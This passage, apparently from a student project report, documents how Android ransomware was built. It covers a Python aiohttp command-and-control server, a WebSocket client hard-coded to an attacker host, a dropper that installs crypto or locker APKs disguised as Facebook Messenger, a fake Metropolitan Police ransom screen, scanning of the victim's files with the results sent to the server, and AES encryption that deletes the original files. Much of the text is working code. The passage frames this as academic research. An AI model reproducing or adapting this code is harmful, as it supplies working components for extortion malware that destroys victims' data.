Figure 5.2.1.2.2 - Screenshot of the structure of the 'ransomware' code library created in Android Studio.

Although the service itself is called 'C2ClientService', it actually uses an 'AsyncTask' to perform network communications as Android does not allow network communications to take place on the Main thread [63]. Otherwise an exception is raised and the program crashes. The call to start the NetworkTask from the 'C2ClientService' class is shown in figure 5.2.1.2.3 which shows passing the host IP address and the download directory for any file downloads that may take place on the target during communication with the task.

```
// Async Network Tasks Here To get commands from server
C2ClientService c2ClientServiceRef = this;
startNetworkTask(host, fileDir);
return super.onStartCommand(intent, flags, startId);
```

Figure 5.2.1.2.3 - Screenshot snippet of the 'C2ClientService' class starting the NetworkTask in order to communicate with the C2 server

With regards to the lower-level WebSocket communication, a third-party, trusted package was imported called 'tech.gusavila92:java-android-websocket-client:1.2.2' [64] which provides a layer of abstraction over the WebSocket RFC protocol. It provides a number of simple callback functions that link functionality of the application to events of WebSockets. A brief snippet of this is shown in figure 5.2.1.2.4 which shows that when the WebSocket communication is first established (shown in the onOpen() method), the application sends the 'commands' String to the server so that the server knows it is ready to send commands. It also worth noting that, in this same screenshot, the host address was hard-coded in order to save time with the project development. The addresses were static throughout the development process and so, because these malicious software products will not be released to the public, it is reasonable to have a hard-coded string and not to tailor it for another attacker to use.

```
private void createWebSocketClient() {
    String queryUrl = "?variant="+appName;
    URI uri;
    try {
        // Connect to local host
        uri = new URI( str: "ws://192.168.219.102:80/ws" + queryUrl);
    }
    catch (URISyntaxException e) {
        e.printStackTrace();
        return;
    }
    webSocketClient = new WebSocketClient(uri) {
        @Override
        public void onOpen() {
            Log.i( tag: "WebSocket",  msg: "Session is starting");
            webSocketClient.send("commands");
        }
```

Figure 5.2.1.2.4 - Screenshot of the creation of a WebSocketClient after overriding it's methods to make use of WebSocket events

5.2.2 Ransomware Dropper/Downloader Implementation

Ultimately, the dropper software's responsibility in the ransomware lifecycle is to get the ransomware running on the target system [14,15,16]. Having understood this and considering

the short time given for the development of the project, the code for the dropper was very minimal in design.

5.2.2.1 Implementation on the Attacking Server

The first step taken when creating the HTTP server using aiohttp was to develop an endpoint that would get hit by the dropper malware to download a specific ransomware variant on the device. The outcome in creating a function for this process is shown in a screenshot in figure 5.2.1.1. The function and HTTP endpoint are both called ‘apk_downloader’ and once the dropper software uses a HTTP client to contact the server endpoint, this function will run and download either the encryption or locker ransomware based on the commands sent previously using websocket communication. This file is then sent in the HTTP response along with the Content Disposition header [65] to indicate a file is being sent in the request. It is also important to mention that figure 5.2.2.1.1 highlights the fact that the files are being stored locally and not as BLOBs in a database and this was an informed decision taken because the focus of this project lies in the ransomware products and so an attempt is being made to spend more time on the ransomware development than the server development. This function is essentially the only function explicitly called by the malware dropper other than the ‘commands’ function to do this in the first place.

```
"""
This method downloads a piece of ransomware onto the requesting device.
The ransomware type is determined by the application name sent in the GET request query string
The response  includes a Content-Disposition header which indicates a file to be downloaded
"""
async def apk_downloader(request):
    queryStringVariant = request.rel_url.query['variant']
    if queryStringVariant.lower() == "crypto":
        print("Downloading crypto.apk to target")
        f=open("/home/zac/Documents/FYP/C2Scripts/crypto.apk", "rb")
    elif queryStringVariant.lower() == "locker":
        f=open("/home/zac/Documents/FYP/C2Scripts/locker.apk", "rb")
        print("Downloading locker.apk to target")
    else:
        print("Please enter a valid argument (e.g. either 'crypto' or 'locker')")
        apk_downloader(request)
    return web.Response(content_type='application/octet-stream',
        headers=MultiDict({'Content-Disposition': 'attachment; filename={}'.format(queryStringVariant + ".apk")}),body=f.read())
```

Figure 5.2.2.1.1 - Screenshot of the ‘apk_downloader’ function that is called when the dropper uses this endpoint to download a specific variant of ransomware

5.2.2.2 Implementation on the Target Device

The bulk of the development work for the dropper malware using Android Studio stems from the creation of the 'ApplicationInstaller' class which hosts the code for installing the ransomware to the device. As shown in figure 5.2.2.1.2, the class contains one method: installApplication(), which is given the directory that the file has been downloaded to and the filename (depending on the variant specified by the server commands).

```
public class ApplicationInstaller {

    /**
     * installApplication takes in a given Context and installs the given variant on the target
     * device.
     * @param context
     * @param variant
     * @param directoryToInstall
     */
    public void installApplication(Context context, String variant, File directoryToInstall) {
        String fileName = variant + ".apk";
        File toInstall = new File(directoryToInstall, fileName);
        toInstall.setReadable(true);
        Intent intent;
        if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.N) {
            Log.d( tag: "If",  msg: "installApplication: "+ context.getFilesDir() + "/"+fileName);
            Uri apkUri = FileProvider.getUriForFile(context,
                    authority: context.getApplicationContext().getPackageName() + ".provider", toInstall);
            intent = new Intent(Intent.ACTION_INSTALL_PACKAGE);
            intent.setDataAndType(apkUri,  type: "application/vnd.android.package-archive");
            intent.addFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
            intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
            context.startActivity(intent);
        } else {
            Log.d( tag: "ELSE",  msg: "installApplication: ");
            Uri apkUri = Uri.fromFile(toInstall);
            intent = new Intent(Intent.ACTION_VIEW);
            intent.setDataAndType(apkUri,  type: "application/vnd.android.package-archive");
            intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
```

Figure 5.2.2.1.2 - Screenshot of the 'installApplication' function inside of the 'ApplicationInstaller' class

To install applications from another application on Android, explicit permission definitions are required and so the permission to install applications was added to the Manifest of the dropper application as shown in figure 5.2.2.1.3. As well as the permissions, it is required to create something called a 'FileProvider' [66] which allows file sharing securely including allowing the dropper application to access the 'Downloads' directory to install the ransomware located here. Using this FileProvider, it was possible to set an Intent with the action called: 'ACTION_INSTALL_PACKAGE' , passing it the secure URI to the downloads directory and filename of the package to install.

```
<uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES" />
```

Figure 5.2.2.1.3 - Screenshot of the explicit permission to install packages/applications on the device from the dropper application

Upon using the command to install the ransomware variant of the attacker's choice, the install menu for the user will appear as shown in figure 5.2.2.1.4. This could raise suspicion to the

person using the target device and so it is shown that steps have been taken to name the application after ‘Facebook Messenger’ which is a trusted, popular application on the Google Play store. This social engineering strategy is employed many times by hackers in order to deliver the ransomware [12] and has shown to be an effective way of persuading the average user to implicitly deliver the payload.




Figure 5.2.2.1.4 – Screenshots showing the command to install crypto ransomware (left) and the action taken by the emulator (right) having received this command.

5.2.3 Splash Screen Implementation

Both ransomware products were given a splash screen which was only shown to the user when the respective command was sent to the device. Ideally, the attacker will send the command to demand ransom once the scanning and encryption phases have taken place on the crypto ransomware but can be initiated at any point on the locker ransomware because it doesn't have to do much other than scare the user into paying and withholding functionality.

```
else if(currentCommand.contains("showSplashScreen")){
    //display splash screen demanding ransom
    splashScreenDisplayer = new SplashScreenDisplayer();
    splashScreenDisplayer.displaySplashScreen(c2ClientServiceRef.getApplicationContext(), appName,  networkTask: this);
```

Figure 5.2.3.1 – Screenshot showing the recognition of the 'showSplashScreen' command which triggers the splash screen to be shown to the user

It is important to mention that the only implementation for this requirement was completed using Java on the target device and so implementation was needed on the server other than adding the command to the list of recognizable commands.

Figure 5.2.3.1 displays a screenshot inside the NetworkTask class of the 'showSplashScreen' command and the code that is run if it is received by the target device. The SplashScreenDisplayer's 'displaySplashScreen' method is called which is shown in greater detail in figure 5.2.3.2. It is clear from figure 5.2.3.2 that a decision is made based on the application name given which will either be 'crypto' or 'locker' representing encryption

```
/**#
 *
 * displaySplashScreen pushes a new Activity onto the Stack which is a FullScreenActivity and
 * has content that demands ransom. The Intent here requires the application name to determine
 * what contents to show to the user depending on the variant. It also requires the networkTask
 * to register it as an observer so that it can be notified to destroy the private key on the C2 server.
 * @param contextRef
 * @param appName
 * @param networkTask
 */
public void displaySplashScreen(Context contextRef, String appName, NetworkTask networkTask){
    Intent intent = new Intent();
    if(appName.equalsIgnoreCase( anotherString: "locker")){
        intent.setClass(contextRef, LockerFullscreenActivity.class);
        intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        intent.putExtra( name: "appName", appName);
        contextRef.startActivity(intent);
    }
    else if(appName.equalsIgnoreCase( anotherString: "crypto")){
        intent.setClass(contextRef, CryptoFullscreenActivity.class);
        intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        intent.putExtra( name: "appName", appName);
        intent.putExtra( name: "networkTask", networkTask);
        contextRef.startActivity(intent);
    }
}
```

Figure 5.2.3.2 – Screenshot showing the 'displaySplashScreen' method contents.

ransomware and locker ransomware respectively. The contents of the text shown to the user in the splash screen will differ depending on which ransomware is being run on the target.

Having run this code after receiving the relevant command, figure 5.2.3.3 displays the full screen activity that is shown to the user. Just as mentioned in the design concept in figure 4.3.7, an authoritative figure is shown to be the Metropolitan Police and so it is likely this ransomware is to target those in the UK. Following that beneath is a description to the user of what the malware has done to the device and how the user can pay ransom to undo the effects. Finally, at the bottom of the layout, there is a countdown timer representing how long the user must pay the ransomware before their device is left in the state it is in.

Figure 5.2.3.3 – Screenshot showing the splash screen shown to the user when the C2 server has sent the command to show it

5.2.4 Communications Module

The communications module was fulfilled and discussed in section 5.2.1 as part of the Command and Control Server Implementation.

5.2.5 File Scanning Module

As it was rediscovered in the literature review, once the encryption ransomware is installed and starts receiving commands from the C2 server, it scans through user directories to locate important files [14] that can be encrypted. To implement this functionality, code has been

produced on both the attacking server and on the target device. Therefore, the following sections are respectively categorized in this manner.

5.2.5.1 Implementation on the Attacking Server

Since the server is a HTTP server, another endpoint was created alongside the WebSocket communication to receive the file system metadata sent to this server. As shown in figure 5.2.5.1.1, a file is opened in 'append mode' so it can be written to without destroying previous data. A timestamp is appended to the file first to detail when a scan took place, and this is written to the file along with the data itself. The code that runs when this endpoint is hit ensures the user prompted with progress on when things are completed such as when the JSON data sent to the server is saved to a file.

The reason that JSON was chosen as the transmittable data format is that it is easily readable and can be fed into a multitude of programs that can easily parse it and make use of the information given [67]. JSON is also known to be faster for data interchange than other structures such as XML as it uses less verbose items such as elements/tags. Moreover, 5.2.5.1.2 shows how one can use an instance of the 'ObjectMapper' class provided by the Jackson library [68] to easily convert a standard Java Plain Old Class Object (POCO) to a JSON string with one line of code.

```
"""
The 'scanResults' function is called when the attacker wants to list the file hierarchy of the
target device in a JSON format. This JSON text is then appended to a file for writing called 'fileScanResults.json'
"""
async def scanResults(request):
    print("Files Received: Listing JSON File Hierarchy Now...")
    timeNow = datetime.now()
    text = await request.text()
    f = open('/home/zac/Documents/FYP/C2Scripts/{}_fileScanResults.json'.format(host), "a")
    f.write("\n")
    f.write(timeNow.strftime("%m/%d/%Y, %H:%M:%S") + "\n")
    json_object = json.loads(text)
    json_dump = json.dumps(json_object, indent=4)
    f.write(json_dump)
    f.close()
    print(json_dump)
    print("Saved file details to /home/zac/Documents/FYP/C2Scripts/{}_fileScanResults.json".format(host))
```

Figure 5.2.5.1.1 – Screenshot showing the server code used to handle a request made that holds JSON data regarding the file system of the target device

5.2.5.2 Implementation on the Target Device

Figure 5.2.5.1.2 shows how easy it can be to transform a custom model of the filesystem data (here called: DirectoryModel) to a JSON string which can then be sent efficiently across the network to the C2 server. The getJsonHierarchyOfAllFiles method traverses through all accessible paths and adds these recursive directories to a list from which was then exported to JSON format.

```java
/**
 * getJsonHierarchyOfAllFiles retrieves the JSON hierarchy representation of the file system
 * of all accessible paths granted to the application via permissions or general acceptance.
 *
 * @return
 *
 */
public String getJsonHierarchyOfAllFiles() {
    List<DirectoryModel> directories = new ArrayList<DirectoryModel>();
    String jsonFiles = null;
    for(String path : getAllAccessiblePaths()){
        directories.add(buildFileHierarchyFromPath(new DirectoryModel(path)));
    }
    try{
        jsonFiles = objectMapper.writeValueAsString(directories);

    }
    catch (JsonProcessingException e) {
        Log.e( tag: "ErrorProcessingJson:", e.getMessage());
    }
    return jsonFiles;
}
```

Figure 5.2.5.1.2 – Screenshot showing the 'getJsonHierarchyOfAllFiles' method used to retrieve all accessible files and then output a hierarchy in JSON format to present to the attacker

The model created here is called the DirectoryModel and it has a recursive definition as shown in figure 5.2.5.1.3. Logically, a directory can house either files or more directories and hence the

```java
@JsonPropertyOrder({ "name", "files", "directories"})
public class DirectoryModel {

    private String name;

    List<FileModel> files;

    List<DirectoryModel> directories;

    public DirectoryModel(String name) {
        files = new ArrayList<>();
        directories = new ArrayList<>();
        this.name = name;
    }
```

Figure 5.2.5.1.3 – Screenshot of the DirectoryModel used recursively to identify other folders and files in the hierarchy of the target device's filesystem.

recursive nature of this model. This allows us to create a structure similar to a tree where each node can have child nodes which can only either be a FileModel or DirectoryModel instance.

The JSON result that is sent to the server is shown in figure 5.2.5.1.4. This further shows the tree layout where nodes can be embedded as children of other nodes. For example, the red box outlines the files contained as children inside the '/storage/emulated/0/Pictures' directory including ainslkey.png. It is clear from this snippet that the Pictures and Downloads directory contain no further sub-directories and this can be useful for an attacker to know when they want to understand what files or directories are important to the user so they can encrypt these and have a more effective ransomware attack.




Figure 5.2.5.1.4 – Screenshot of the output on the Server after executing the 'scanFiles' command against the Android target

An important difficulty to note during the development of the file scanning process was that not all directories can be scanned even when using a rooted device and enabling SuperUser for the application. This is because the security of Android 9 has further isolated application and system data than in previous versions. To access the root folder for example, it would require the creation of a C program to be run at the kernel level which would change the assigned user id that owns specific system files. These system files ultimately control access to areas such as the root directory and so if their assigned user ids were changed from a superuser to the user logged into the phone, greater access would be achieved.

5.3 Implementation of Crypto-Ransomware Requirements

5.3.1 Cryptography Module

The main functionality for crypto ransomware is to encrypt user files in attempt to hold these hostage until ransom payment is made. Therefore, this requirement was made a priority above the other smaller features such as downloading user files. The implementation for this required work on both sides of the process: the attacking server and the target device.

5.3.1.1 Implementation on the Attacking Server

With regards to the server-side code, there was a lot of difficulty in making it work. This ultimately fell down to one main issue with the public key cryptography process. The main aim was to program the server endpoint in a way where the private key would never leave the server and the encrypted symmetric key would be decrypted on the server. However, there exists several cross-platform issues when trying to encrypt the key in Java and then decrypting it using OpenSSL. Figure 5.3.1.1.1 shows just one of the many error messages received when attempting to do this. As this problem persisted and different methods involving the private key staying on the server were attempted, development time started to massively delay the project and so this idea had to be abandoned for the sake of completing the work in the given time. Therefore, although it is not preferred as it does not mimic the ransomware process as close as possible, the private key and encrypted symmetric key are downloaded to the target device when commanded. So, it is on the target device that these are decrypted.




Figure 5.3.1.1.1 – Screenshot of the error received when trying to decrypt the encrypted AES symmetric using the RSA utilities in OpenSSL

Other than the main issue discussed, only minor issues that were resolved in a matter of minutes occurred and so the functional code completed is shown in both figure 5.3.1.1.2 and 5.3.1.1.3 where the code to encrypt and decrypt is shown respectively. Shown in figure 5.3.1.1.2 is the method on the server that makes creates a BASH subprocess to use OpenSSL as it is a reliable and compliant encryption tool. It generates an RSA keypair with the '.der' format. This format is the only one accepted by Java when using public key cryptography. Once this is downloaded to the target device, the symmetric AES key is then encrypted so the user can't just decrypt their data. On the topic of decryption, figure 5.3.1.1.3 shows the two functions used to

download the symmetric and private when decrypting user data. These are needed to be downloaded due to the issue discussed previously.

```
"""
This function generates an RSA keypair and provides the public key to the target device
in order to encrypt the symmetric key used for encrypting files, making the data less recoverable.
"""
async def pubKey(request):
    peername = request.transport.get_extra_info('peername')
    communicatingHost = ''
    if peername is not None:
        host, port = peername
        communicatingHost = host
        print("Received request from {} to generate keypair and send public key...".format(peername))
        prv_key_cmd = "sudo openssl genrsa -out ../../keyfiles/{}_prv.pem 2048 && sudo openssl rsa -in ../../keyfiles/{
            }_prv.pem -outform DER -pubout -out ../../keyfiles/{}_pub.der && sudo openssl pkcs8 -topk8 -nocrypt
            -inform PEM -in ../../keyfiles/{}_prv.pem -outform DER -out ../../keyfiles/{}_prv.der".format(host, host,
            host, host, host)
        call(prv_key_cmd, shell=True)
        f=open("/home/zac/Documents/FYP/keyfiles/{}".format("{}_pub.der".format(host)), "rb")
        return web.Response(content_type='text/plain',headers=MultiDict({'Content-Disposition': 'attachment; filename={
            }'.format("{}_pub.der".format(communicatingHost))}),body=f.read())
```

Figure 5.3.1.1.2 – Screenshot of the server-side Python code used to generate an RSA keypair and download the public key to the device

```
"""
This method downloads the encrypted symmetric key to the target device for decrypting user files
"""
async def symmetric_key_downloader(request):
    print("Downloading symmetric key to target for decryption")
    peername = request.transport.get_extra_info('peername')
    host, port = peername
    path = "/home/zac/Documents/FYP/C2Scripts/"
    for filename in os.listdir(path):
        if re.match('enc_symmetric_key[0-9]+\.pem', filename):
            f=open(os.path.join(path, filename), "rb")
    if(f is None):
        print("No symmetric key file found, please ensure the symmetric key has been")
        return

    return web.Response(content_type='application/octet-stream',
        headers=MultiDict({'Content-Disposition': 'attachment; filename={}'.format("enc_symmetric_key.key")}),body=f.
            read())

"""
This method downloads the private key to the Android target in order to decrypt the symmetric
used to decrypt user files
"""
async def prv_key_downloader(request):
    peername = request.transport.get_extra_info('peername')
    host, port = peername

    print("Downloading private key to target for decryption")
    f=open("/home/zac/Documents/FYP/keyfiles/{}_prv.der".format(host), "rb")

    return web.Response(content_type='text/plain',
        headers=MultiDict({'Content-Disposition': 'attachment; filename={}'.format("{}_prv.der".format(host))}),body=f.
            read())
```

Figure 5.3.1.1.3 – Screenshot showing two Python functions used to download the symmetric key (above) and the private key (below) to the target device to decrypt the user files

5.3.1.2 Implementation on the Target Device

A lot of code was needed on the Android device in order to fulfil the encryption module. Due to this, only snippets will be shown for the sake of brevity. The first of which is shown in figure 5.3.1.1.4 which is a snippet from a method called ‘encryptFile’. This method takes the AES key generated on the device and a Java File object as arguments. As implied from figure 5.3.1.1.4, the built-in Java Security utility ‘Cipher’ is used to perform the actual AES encryption and the


```
FileOutputStream output = null;
try {
    output = new FileOutputStream( name: fileToEncrypt.getAbsolutePath() + ".enc");
} catch (FileNotFoundException e) {
    e.printStackTrace();
}
Cipher cipher = null;
try {
    cipher = Cipher.getInstance("AES");
} catch (NoSuchAlgorithmException e) {
    e.printStackTrace();
} catch (NoSuchPaddingException e) {
    e.printStackTrace();
}
try {
    cipher.init(cipher.ENCRYPT_MODE, key);
} catch (InvalidKeyException e) {
    e.printStackTrace();
}
byte[] outputBytes = new byte[0];
try {
    outputBytes = cipher.doFinal(inputBytes);
} catch (BadPaddingException e) {
    e.printStackTrace();
} catch (IllegalBlockSizeException e) {
    e.printStackTrace();
}
//Initiate cipher output stream by wrapping initial FileOutputStream
CipherOutputStream cipherOutputStream = new CipherOutputStream(output, cipher);
//Write Bytes of file
try {
    cipherOutputStream.write(outputBytes);
    // Flush streams.
    cipherOutputStream.flush();
```

Figure 5.3.1.1.4 – Screenshot of the server-side Python code used to generate an RSA keypair and download the public key to the device

encrypted contents is written to a file via a ‘CipherOutputStream’ to manage the flow of bytes being written. Decryption follows the exact same pattern as this which is why, for the sake of brevity, it is not mentioned as well. What is not shown in this snippet is that, after the contents of the cipher stream is flushed, the original file is deleted using a ‘delete()’ method provided by the File Java API. This has to be done to ensure that the user cannot retrieve their original file once it has been encrypted.

During the development of the cryptography module on the Android device, a major difficulty faced was the testing of the entire process as part of the process is to randomly generate the symmetric key for encryption of the files. Therefore, it is necessary to repeat the process to maintain a single key for debugging and testing. Also, it was decided that a number of sample files would be used that would be placed in the user’s storage directories. These files, shown in figure 5.3.1.1.5, would be encrypted and used each time testing it needed. The types are varied but have been created with a consistent amount so there are three music, picture and document files.

Figure 5.3.1.1.6 highlights the device storage after these files have been uploaded with the top screenshot showing the result before encryption in the top screenshot and the bottom screenshot after encryption. It is clear from these results that the encryption module has successfully been implemented after removing the user’s original files, giving them no way of accessing their original content.



Name	Date modified	Type	Size
Music1.mp3	3/25/2021 1:31 PM	MP3 File	265 KB
Music2.mp3	3/25/2021 1:32 PM	MP3 File	304 KB
Music3.mp3	3/25/2021 1:32 PM	MP3 File	274 KB
Pic1.jpg	12/4/2017 4:05 PM	JPG File	491 KB
Pic2.jpg	1/18/2019 11:49 AM	JPG File	517 KB
Pic3.jpg	1/18/2019 11:50 AM	JPG File	310 KB
Test document.docx	3/25/2021 1:29 PM	Microsoft Word D...	12 KB
Test powerpoint.pptx	3/25/2021 1:30 PM	Microsoft PowerP...	33 KB
Test Spreadsheet.xlsx	3/25/2021 1:30 PM	Microsoft Excel W...	9 KB

Figure 5.3.1.1.5 – Screenshot showing the sample files used during the encryption process for testing

